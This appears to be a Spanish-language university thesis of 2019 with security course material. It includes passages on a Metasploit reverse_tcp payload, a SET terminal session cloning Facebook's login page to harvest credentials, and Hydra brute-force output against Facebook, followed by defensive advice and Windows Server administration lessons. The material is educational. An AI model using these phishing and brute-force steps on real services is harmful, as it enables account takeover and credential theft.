En este caso las opciones de este exploit indican cuales son requeridas y cuáles no, en este caso entre esos parámetros se encuentra RHOST con este parámetro y la dirección IP del host remotos, se puede realizar un escaneo de la siguiente manera “RHOST 192.168.173.51”, ahora se tiene que establecer un código que se ejecutará en el equipo remoto si el exploit tiene éxito, se puede usar meterpreter que es un payload propio de Metasploit. En este caso lo va se va a realizar es indicarle a la aplicación es que tiene que comunicarse con el sistema de ataque Kali Linux mediante una sesión TCP

El parámetro “reverse_tcp” implica que va a ser una conexión realizada por el equipo atacado a la máquina Linux, una vez realizado todo el proceso se procede a ejecutar “run”, aquí se pone en proceso la ejecución, se conecta al objetivo, establece el contacto para la conexión, selecciona el protocolo y empieza con la carga y con esto se conseguirá acceso.



¿Qué es setoolkit?



SET es una completísima suite dedicada a la ingeniería social, que nos permite automatizar tareas que van desde el de envío de SMS (mensajes de texto) falsos, con los que podemos suplantar el número telefónico que envía el mensaje, a clonar cualquier página web y poner en marcha un servidor para hacer phishing en cuestión de segundos.

SET integra muchas de las funciones de Metasploit, es más, muchas de las funciones de SET las saca de Metasploit, por tanto, no se concibe SET sin previamente tener instalado Metasploit. Quizás lo que más nos ha llamado la atención de SET es su eficacia y agilidad a la hora de implementar su gran variedad de ataques.

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
Parrot Terminal

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

00) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to,
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/fabnabbing:192.168.1.41
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com/login.php
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

¿Que es hydra ?



Hydra es una de las aplicaciones más conocidas y utilizadas en hacking ético (y por piratas informáticos) para crackear contraseñas y conseguir acceder de forma no autorizada a redes y sistemas. Esta aplicación es totalmente gratuita y de código abierto y cuenta de base con más de 30 protocolos compatibles (sistemas operativos, webs, bases de datos, etc) donde intentar conseguir el acceso no autorizado crackeando y rompiendo contraseñas.

Este software de hacking ético ha sido diseñado de manera modular, es decir, cualquier programador puede crear sus propios módulos que le añadan nuevas funciones y características. Hydra hace uso de la fuerza bruta para descifrar contraseñas, ya sea probando contraseñas en serie como partiendo de una base de datos o de tablas rainbow.

De esta manera, si un usuario (el objetivo) utiliza una contraseña poco segura (contraseñas repetidas, cortas, predecibles, etc), Hydra podrá romperla y adivinarla, poniendo en peligro su seguridad.

```
shiva@kali: ~/ctfs/hydra
File Edit View Search Terminal Help
[ATTEMPT] target www.facebook.com - login "pipaxajub@xgmailoo.com" - pass "rocky
ou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target www.facebook.com - login "pipaxajub@xgmailoo.com" - pass "12345
678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target www.facebook.com - login "pipaxajub@xgmailoo.com" - pass "abc12
3" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target www.facebook.com - login "pipaxajub@xgmailoo.com" - pass "nicol
e" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target www.facebook.com - login "pipaxajub@xgmailoo.com" - pass "danie
l" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target www.facebook.com - login "pipaxajub@xgmailoo.com" - pass "babyg
irl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target www.facebook.com - login "pipaxajub@xgmailoo.com" - pass "monke
y" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target www.facebook.com - login "pipaxajub@xgmailoo.com" - pass "lovel
y" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target www.facebook.com - login "pipaxajub@xgmailoo.com" - pass "jessi
ca" - 16 of 14344399 [child 15] (0/0)
[443][http-post-form] host: www.facebook.com login: pipaxajub@xgmailoo.com p
assword: rockyou
[STATUS] attack finished for www.facebook.com (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-10-05 23:03:49
shiva@kali:~/ctfs/hydra$
```

¿Cómo funciona Burp Suite?




Cuando utilizamos el servidor Proxy y configuramos el navegador para funcionar con ello, es posible tener control total sobre el tráfico intercambiado entre el servidor web y el navegador web. Burp Suite permite manipular los datos antes de enviarlos al servidor web, todo se hace de forma gráfica a través de una interfaz muy fácil de entender. Con esta funcionalidad se podrán reproducir bugs y vulnerabilidades del sitio web.

Confirme que su escucha proxy esté activa

Primero, debe confirmar que el oyente proxy de Burp está activo y funcionando. Vaya a la pestaña "Proxy", luego a la subpestaña "Opciones" y busque en la sección "Oyentes Proxy". Debería ver una entrada en la tabla con la casilla de verificación marcada en la columna Ejecución y "127.0.0.1:8080" en la columna Interfaz. Si es así, vaya a la sección "Configure su navegador para usar el escucha proxy" a continuación.



Configure su navegador para usar el oyente proxy



En segundo lugar, debe configurar su navegador para usar el oyente Burp Proxy como su servidor proxy HTTP. Para hacer esto, debe cambiar la configuración del proxy de su navegador para usar la dirección del host proxy (por defecto, 127.0.0.1) y el puerto (por defecto, 8080) para los protocolos HTTP y HTTPS, sin excepciones. Los detalles de cómo hacer esto varían según el navegador y la versión, utilice los enlaces a continuación para saber cómo configurar su navegador

¿Qué pasos hay que seguir para prevenir un ataque?

Proteger los equipos

Cualquier dispositivo electrónico que se tenga en casa o la oficina debe estar completamente actualizado. Las clásicas actualizaciones del sistema pueden ser molestas, pero son fundamentales pues muchas corrigen agujeros de seguridad. Además, debe contarse con antivirus y antimalware que sean avalados por la comunidad a la hora de detectar archivos maliciosos.

Contraseñas fuertes

Ni el nombre de nuestros hijos, ni el de nuestra mascota, ni el equipo de fútbol favorito. Por supuesto no poner sólo números y que encima estén relacionados

con la contraseña de otro tipo de cuenta como puede ser la bancaria. Siempre hay que combinar números, letras mayúsculas, minúsculas y símbolos. De esta forma es más difícil conseguirlas y que no aparezcan en librerías estándar.

Utilizar protocolos de seguridad

Es un paso imprescindible pues de lo contrario las transferencias de archivos a un servidor pueden volverse completamente vulnerables. Si además se accede o se mandan datos a través de fuentes desconocidas o sitios de poca confianza se está facilitando el ciberataque.

Comprobar la autenticidad de enlaces y perfiles

Es muy común sufrir ataques a través de phishing mediante el cual se intenta adquirir información confidencial de forma fraudulenta, normalmente a través del email. Hoy en día en las redes sociales se crean perfiles falsos para captar estos datos, sobre todo por medio de cuentas no oficiales de empresas con el fin de engañar.

Evitar dar datos personales

Principalmente en las propias redes sociales y en cualquier tipo de página web que no sea de fiar. Lo recomendable es sólo utilizarlos cuando sea indispensable, pero aun así grandes compañías han sufrido el robo de información de sus clientes por lo que no hay una seguridad máxima para esta cuestión. También hay que tener constancia de con quién compartimos nuestra información en la red, sea a través de imágenes o texto.

No descargar contenido pirata

En la red son numerosas las opciones para bajar software o archivos multimedia con la mejor música o películas. Son una fuente propicia para intentar colocar programas maliciosos en el sistema y así poder realizar un ataque. Incluso aunque la descarga sea legal es necesario comprobar previamente que el sitio web no es sospechoso.

Realizar una copia de seguridad

Es algo fundamental pues si sufrimos algún tipo de ataque o tenemos algún problema siempre podremos recuperar la información perdida. En un primer momento puede que provoque pereza hacerla, pero a la larga se agradece tener ese respaldo.

¿Por qué necesitas un firewall para tu empresa?

Internet ha supuesto una revolución en la forma de relacionarnos con el mundo. Las organizaciones empresariales y los consumidores utilizamos la red para todo tipo de operaciones: consultas, compras, negocios o envío de información, por ejemplo. Sin embargo, todas estas posibilidades pueden representar un peligro si no se tiene un mínimo de cuidado con la seguridad.

Los ataques informáticos y el robo de información se han convertido en uno de los mayores peligros a la hora de navegar por Internet. Durante este año, grandes compañías han sido el objetivo de importantes ataques informáticos que han despertado las alarmas por el gran problema que representan los cibercriminales. Y es que el robo de datos personales, claves e información clasificada es alguno de los mayores riesgos de navegar por Internet.

Ventajas de mejorar la seguridad y protección de tu empresa

- **El control total de la información** en todas tus operaciones. Gestionar los accesos y la confidencialidad de los datos es fundamental a la hora de realizar transacciones bancarias o consultas de información, entre otros.
- **La reducción de costes.** Resulta más barato prevenir que curar: al invertir en seguridad es más fácil evitar futuros problemas que representan un alto coste no solo de dinero, también de tiempo personal y recursos (robo de información, claves, suplantación de identidad...).
- **Mayor eficacia en los procesos.** El tiempo es vital para las empresas y, gracias a la integración de sistemas de seguridad en tu negocio, se incrementa la eficacia laboral al reducir el riesgo de ataques que limiten el tiempo de tus empleados. Además, también se optimiza el tiempo de las operaciones ya que estas se realizan con mayor rapidez.

¿Qué es un firewall?

Un cortafuegos o firewall es un dispositivo informático que permite filtrar todo el tráfico que entra y sale en una red. Un firewall puede ser físico (hardware) o un programa informático (software). Se considera la primera línea de defensa en materia de seguridad y robo de información empresarial. En definitiva, se trata de un aparato que garantiza nuestra seguridad y privacidad al aumentar los niveles de protección. De esta forma, toda la información almacenada en nuestras redes y ordenadores estará a salvo.

También evita ataques de denegación de servicio o DDoS (Distributed Denial of Service), realizados desde muchos ordenadores con el objetivo de bloquear una red.

¿Cómo mejorar la seguridad de mi negocio?

Lo primero que tienes que saber es que la seguridad al 100% no existe. Sin embargo, sí es posible mejorar los niveles de protección. Para incrementar la protección de un negocio, la respuesta es fácil: un firewall es uno de los mejores métodos por su eficacia y sencillez. Un firewall es una respuesta rápida contra los ataques externos, ya que es una barrera situada entre nuestra red e Internet. Un cortafuego es capaz de examinar todos y cada uno de los paquetes de información que intentan atravesar la red y de bloquear su acceso.

Sin embargo, el firewall básico de Windows tiene sus limitaciones. Para evitar estos problemas existen los firewalls empresariales que son capaces de dar respuesta a las demandas del mercado. Para ello, suelen ofrecer servicios adicionales como evitar la infección de virus y gusanos informáticos en nuestros ordenadores o la mejora de la productividad al incrementar la velocidad de carga de la red.

Asimismo, estos programas también ayudan con los ataques de phishing. El phishing es uno de los mayores riesgos informáticos, ya que el cibercriminal suplanta la identidad de otra persona o empresa en la que se confía para engañar al usuario. Por ejemplo, una página oficial de envíos de correos electrónicos (que resulta ser falsa) requiere información personal de la cuenta del usuario (claves, datos personales...), y accede a ella a través de un enlace.

¿Cuáles son los servicios de valor añadido de un firewall empresarial?

Por norma general, la instalación de un firewall como software o programa informático tiene sus limitaciones. Por ello, existen los cortafuegos empresariales que cuentan con más posibilidades. A continuación, te detallamos todo lo que es capaz de realizar un firewall empresarial:

Controlar totalmente las transmisiones al funcionar de enlace con el exterior. De esta forma, se garantiza la confidencialidad de la información que entra y sale. Uno de los aspectos más importantes para una empresa es salvaguardar una imagen seria y responsable, por lo que, con estos soportes informáticos, los datos de tus clientes estarán a salvo, ya que protegen la identidad de sus mayores activos (clientes, proveedores y consumidores).

- Evitar ataques externos o DDoS que bloqueen nuestra red.
- Mejor rendimiento y gestión de operaciones diarias.
- Poseer una seguridad perimetral al obligar a todos los usuarios al registro y autorización a la hora de entrar en la red.

Desafíos para estudiantes del curso

si completaste todas guías y lo has logrado terminar felicidades, pero esto aún no termina por lo que estos desafíos son para que sigas aprendiendo un poco más sobre pentesting, busca los conceptos y busca como llegar a culminarlos

1. Buscar cómo hacer ataques con John the ripper
2. Buscar cómo hacer intercepciones con proxy por owasp-zap
3. Buscar como cargar un payload con malware

FACULTAD DE INFORMATICA Y CIENCIAS APLICADAS



ING. EN SISTEMAS Y COMPUTACIÓN/TÉCNICO EN REDES

Tesis:

Material para docentes sobre seguridad

Alumnos:


**Acevedo Segura, Daniel Alexander
Sánchez Rodríguez, Bryan Ricardo**

**San Salvador, 22 de noviembre de 2019, El Salvador,
Centroamérica**


Lección 1: Uso de las herramientas administrativas de windows server 2008

- Consola de Administración de Microsoft
- Informes de problemas y soluciones
- Administrador de servidores
- Administración de equipos
- Administrador de dispositivos
- Demostración: Uso de las herramientas administrativas de Windows Server 2008

➤ **Consola de administración de Microsoft**



➤ **Informes de problemas y soluciones**



➤ **Administrador de servidores**

Administrador de servidores es una consola MMC con varios complementos para administrar su servidor

Se puede:

- Agregar o quitar funciones del servidor
- Agregar o quitar características del servidor
- Supervisar eventos del sistema
- Administrar dispositivos
- Programar tareas
- Administrar usuarios y grupos locales
- Configurar Firewall de Windows
- Configurar el almacenamiento
- Hacer una copia de seguridad

➤ **Administración de equipos**

Administración de equipos es una consola MMC con varios complementos para administrar su servidor

Se puede:

- No incluye funciones y características.
- Incluye varios de los mismos complementos que Administración de servidores
- Puede administrar Enrutamiento y acceso remoto
- También está incluido en la versión anterior de Windows |

➤ **Administrador de dispositivos**

Administrador de dispositivos es un complemento que se usa para ver y administrar la información de hardware

Se puede:

- Ver el estado y la información de dispositivos
- Ver los recursos de dispositivos
- Establecer la configuración de dispositivos
- Habilitar y deshabilitar dispositivos
- Actualizar el software de controlador

➤ **Demostración: Uso de las herramientas administrativas de Windows Server 2016**


En esta demostración se describe cómo usar:

- Informes de problemas y soluciones
- Administrador de servidores
- Administración de equipos
- Administrador de dispositivos

Lección 2: Supervisión del rendimiento

- Administrador de tareas
- Introducción a los recursos
- Monitor de rendimiento
- Monitor de confiabilidad
- Conjuntos de recopiladores de datos
- Demostración: Uso de Monitor de confiabilidad y rendimiento


➤ **Administrador de tareas**



Administrador de tareas supervisa:

- Aplicaciones
- Procesos
- Servicios
- CPU básica y estadísticas de memoria
- Rendimiento básico de red
- Usuarios conectados

➤ **Introducciones a los recursos**



➤ **Monitor de rendimiento**

Monitor de rendimiento puede:

- Supervisar numerosos contadores de rendimiento
- Cambiar el formato de gráficos
- Ver promedios y valores mínimos y máximos
- Ver la actividad actual o los datos registrados



➤ **Monitor de confiabilidad**

Monitor de confiabilidad rastrea la estabilidad del sistema a través del tiempo y genera un Índice de estabilidad del sistema

Los eventos registrados incluyen:

- Instalación de software
- Errores de aplicación
- Errores de hardware
- Errores de Windows
- Cambios y errores varios

➤ **Conjunto de recopiladores de datos.**

Conjuntos de recopiladores de datos son un modo de organizar múltiples puntos de datos como un único grupo para su administración

Para un conjunto de recopiladores de datos, es posible:

- Registrar contadores, datos de seguimiento de eventos e información de configuración del sistema
- Ver el rendimiento en tiempo real
- Definir una programación para comenzar
- Definir las condiciones para detenerse
- Ejecutar una tarea al finalizar
- Crear alertas

➤ **Demostración: Uso de monitor de confiabilidad y rendimiento**

En esta demostración, aprenderá cómo supervisar el rendimiento del servidor usando Monitor de confiabilidad y rendimiento.

Lección 3: Supervisión de eventos

- Registros de Windows
- Registros de aplicaciones y servicios
- Vistas personalizadas
- Características avanzadas de Visor de eventos
- Demostración: Uso de Visor de eventos

➤ **Visor de eventos**

Visor de eventos:

- Es una utilidad para ver registros de eventos
- Muestra los eventos XML en un formato fácil de leer
- Puede mostrar XML sin procesar de los eventos

Niveles de eventos:

- Error
- Advertencia
- Información
- Auditoría correcta
- Error de auditoría

➤ **Registros de Windows**

Registros de Windows:

- Almacenan eventos que se aplican en todo el sistema
- Son utilizados por las aplicaciones heredadas

Registro	Descripción
Registro de aplicación	Incluye eventos escritos por aplicaciones
Registro de seguridad	Incluye eventos de auditoría
Registro del sistema	Incluye eventos registrados por los componentes del sistema Windows

➤ **Registros de aplicaciones y servicios**

Registros de aplicaciones y servicios:

- Nuevos en Windows Server 2008 y Windows Vista
- Divide los eventos en registros más específicos
- Puede tener múltiples tipos de registro por servicio o aplicación



Registro	Descripción
Administración	Eventos que indican un problema y una solución bien definida
Operativos	Eventos para información general y problemas sin soluciones específicas
Analíticos	Eventos que describen el funcionamiento del programa y los problemas que no pueden resolverse con la intervención del usuario
Depuración	Eventos que usan los programadores para solucionar problemas

➤ **Vistas personalizadas**

Vistas personalizadas:

- Son consultas guardadas
- Permite las consultas a través de varios registros
- Permite volver a usar las consultas en otro momento

Opciones de consulta de la vista personalizada:

- | | |
|--|---|
| <ul style="list-style-type: none">• Duración• Nivel de eventos• Registro de eventos• Origen de eventos• Id. del evento | <ul style="list-style-type: none">• Categoría de tareas• Palabras clave• Usuario• Equipo |
|--|---|

➤ **Características avanzadas de visor de eventos**

Suscripciones:

- Recopila copias de eventos de varios equipos
- Permite realizar un análisis centralizado de los eventos

Integración con Programador de tareas:

- Las tareas pueden generarse en base a los eventos
- Se usa para la solución de problemas

➤ **Demostración: Uso de visor de eventos**

En esta demostración, aprenderá cómo usar Visor de eventos para supervisar Windows Server 2016.

Lección 4: Uso de escritorio remoto para administración

- Escritorio remoto para administración
- Beneficios de Escritorio remoto para administración
- Demostración: Configuración de cliente de escritorio remoto
- Seguridad de Escritorio remoto para administración
- Demostración: Uso de Escritorio remoto para administración

➤ **Escritorio remoto para administración**

Escritorio remoto para administración:

- Permite el acceso remoto al escritorio del servidor
- Se limita a dos conexiones
- Envía únicamente actualizaciones de pantalla y pulsaciones de teclas entre el servidor y el cliente
- Usa el puerto 3389 de manera predeterminada

➤ **Beneficios de escritorio remoto para administración**

Los beneficios de Escritorio remoto para administración son:

- Ejecuta herramientas administrativas del servidor sin instalarlas en una estación de trabajo
- Ejecuta herramientas administrativas del servidor que no pueden instalarse en una estación de trabajo
- Funciona correctamente a través de vínculos lentos
- Quizá evite la necesidad de viajar a localidades remotas

- Quizá evite la necesidad de volver a la oficina después de hora
- Administra las instalaciones Server Core

➤ **Demostración: Configuración de cliente de escritorio remoto.**

En esta demostración, aprenderá cómo configurar el Cliente de escritorio remoto

➤ **Seguridad para escritorio remoto para administración**

Escritorio remoto para administración está asegurado por:

- Habilitar y deshabilitar Escritorio remoto para administración
- Controlar a los miembros del grupo Usuarios de escritorio remoto.

Configuración de seguridad de RDP:

- Nivel de seguridad
- Nivel de cifrado
- Requiere autenticación antes de permitir las conexiones RDP a este equipo

➤ **Demostración: uso de escritorio remoto para administración**

En esta demostración, aprenderá cómo usar Escritorio remoto para administración

Lección 5: configuración de seguridad para administración del servidor

- ¿Qué son los grupos integrados locales?
- ¿Qué son los grupos integrados de dominio?
- ¿Qué son los derechos de usuario?
- Cómo elevar privilegios para administración
- Demostración: Configuración de Seguridad para administración del servidor

➤ ¿Qué son los grupos integrados locales?

Los grupos integrados locales incluyen:

- Administradores
- Operadores de copias de seguridad
- Lectores de registro de eventos
- Invitados
- Operadores de configuración de red
- Usuarios de registro de rendimiento
- Usuarios de monitor de rendimiento
- Usuarios avanzados
- Operadores de impresión
- Usuarios

➤ **¿Qué son los grupos integrados de dominio?**

Los grupos integrados de dominio incluyen los grupos integrados locales, excepto Usuarios avanzados

Los grupos adicionales son:

- Operadores de cuenta
- Compiladores de confianza de bosque entrante
- Acceso compatible con Pre-Windows 2000
- Servidores de licencia de Terminal Server
- Grupo de acceso a Autorización de Windows

➤ **¿Qué son los derechos de usuario?**

Derechos del usuario:

- Controlan la capacidad de realizar tareas del sistema
- Pueden configurarse en la directiva de seguridad local
- Pueden configurarse mediante Directiva de grupo

➤ **¿Cómo elevar privilegios para administración?**

A fin de elevar privilegios para administración:

- En una interfaz gráfica: Ejecutar como administrador
- En un símbolo del sistema: runas

➤ **Demostración: configuración de seguridad para administración del servidor**

En esta demostración, aprenderá cómo configurar la seguridad para administración del servidor

➤ **Revisión y conclusiones del módulo**

- Preguntas de revisión
- Problemas y escenarios reales
- Herramientas

FACULTAD DE INFORMATICA Y CIENCIAS APLICADAS



ING. EN SISTEMAS Y COMPUTACIÓN/TÉCNICO EN REDES

Tesis:

Material para alumnos sobre seguridad

Alumnos:

**Acevedo Segura, Daniel Alexander
Sánchez Rodríguez, Bryan Ricardo**

**San Salvador, 22 de noviembre de 2019, El Salvador,
Centroamérica**

Índice

<u>Introducción</u>	40
<u>Objetivos</u>	40
<u>Información básica /preparación</u>	40
<u>Requisitos para máquinas virtuales</u>	40
<u>Requisitos mínimos y recomendados para instalar Windows Server 2016</u>	40
<u>Tiempo de ejecución de este taller</u>	40
<u>Topología de Red</u>	41
<u>Creación de máquina virtual</u>	42
<u>Instalación de Server y promoción a Controlador de Dominio</u>	48
<u>Configuración de Escritorio remoto para administración</u>	54
<u>Centralización del registro de eventos</u>	65

Introducción

En este trabajo se realizará la instalación y configuración de máquina virtual con el sistema operativo de Windows server para la creación de un dominio de red por medio del rol de Active Directory así como la configuración de escritorio remoto para el uso a distancia de un equipo perteneciente a las misma red o dominio, en este trabajo se presentaran una serie de pasos para que los alumnos pueda realizar sin dificultad lo que se le pide en cada objetivo a realizar en el transcurso de la implementación de las configuraciones.

Objetivos

- Instalar y configurar Windows Server 2016
- Instalar y configurar Active Directory en Windows Server 2016
- Configurar Escritorio Remoto en Windows Server 2016

Información básica /preparación

Crear y configurar máquina virtual para la instalación de Windows Server 2016 en la cual se instalará y configurará el rol de Active Directory para la creación de un dominio de red para que los usuarios que estén en la misma red se puedan unir y trabajar bajo un mismo dominio de red

Requisitos para máquinas virtuales

Requisitos mínimos y recomendados para instalar Windows Server 2016

